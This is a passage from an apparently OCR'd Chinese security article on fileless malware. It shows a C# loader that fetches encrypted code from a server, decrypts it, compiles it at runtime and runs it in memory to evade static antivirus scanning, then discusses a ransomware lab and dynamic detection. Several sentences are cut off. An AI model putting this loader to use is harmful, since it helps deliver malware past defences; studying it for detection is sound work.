
```
var code = Fetch(server);
try
{
    code = Encrypt.DecryptString(code, key);  //Decodes the stream from server
}
catch(Exception ex)
{
    Console.WriteLine(ex.Message);
    return;
}

SyntaxTree syntaxTree = CSharpSyntaxTree.ParseText(code);  //start C# syntax verification

string assemblyName = Path.GetRandomFileName();
MetadataReference[] references = new MetadataReference[]
{
    MetadataReference.CreateFromFile(typeof(object).Assembly.Location),
    MetadataReference.CreateFromFile(typeof(Enumerable).Assembly.Location),
    MetadataReference.CreateFromFile(typeof(System.IO.Compression.GZipStream).Assembly.Location)
};

//RUNTIME COMPILE
CSharpCompilation compilation = CSharpCompilation.Create(
    assemblyName,
    syntaxTrees: new[] { syntaxTree },
    references: references,
    options: new CSharpCompilationOptions(OutputKind.DynamicallyLinkedLibrary, allowUnsafe: true));

using (var ms = new MemoryStream())
{
    EmitResult result = compilation.Emit(ms);

    if (!result.Success)
    {
        return;
    }
    else
    {
        ms.Seek(0, SeekOrigin.Begin);
        Assembly assembly = Assembly.Load(ms.ToArray());  //LOADS THE COMPILES CODE IN MEMEORY  EXECUTES BELOW

        try
        {
            Type type = assembly.GetType("Inception.Program");
            object obj = Activator.CreateInstance(type);
            type.InvokeMember("Run",
                BindingFlags.Default | BindingFlags.InvokeMethod,
                null,
                obj,
```


整个过程恶意软件代码并未出现在硬盘上，所以静态引擎没有文件进行扫描也就绕过了静态检测引擎。

如何应对？

因为静态引擎会被绕过，所以如今的反病毒软件必须使用动态检测技术，而不是只使用静态检测技术检测恶意签名。动态检测见lab 2。

Lab 2: 无文件恶意软件



通过inception加载勒索软件样本源码。服务器端的payload生成会指向勒索软件源代码文件而不是POC
test。虽然静态引擎没有检测到恶意软件，但引擎的应用行为部分发现系统中存在类似勒索软件的恶意活动，因此触发了检测。这也就是检测为`Ransom.Agent.Generic`的

Static vs. dynamic

许多在野攻击实例和前面的实验都证明了无文件恶意软件可能带来一些问题，主要是绕过静态引擎。但这并不能说明静态签名在恶意软件中没有作用，只是说明了静态签名对

静态签名可以帮助研究人员更好地对恶意软件家族进行分类，并提供更详细的检测。这是因为在签名的背后，会有恶意软件分析师对恶意软件的特征进行研究。一个好的签名

研究人员认为应该使用技术和人员相结合，静态检测和动态检测相结合的方式，通过恶意软件分析师和机器结合的方式才能获得最好的检测效果。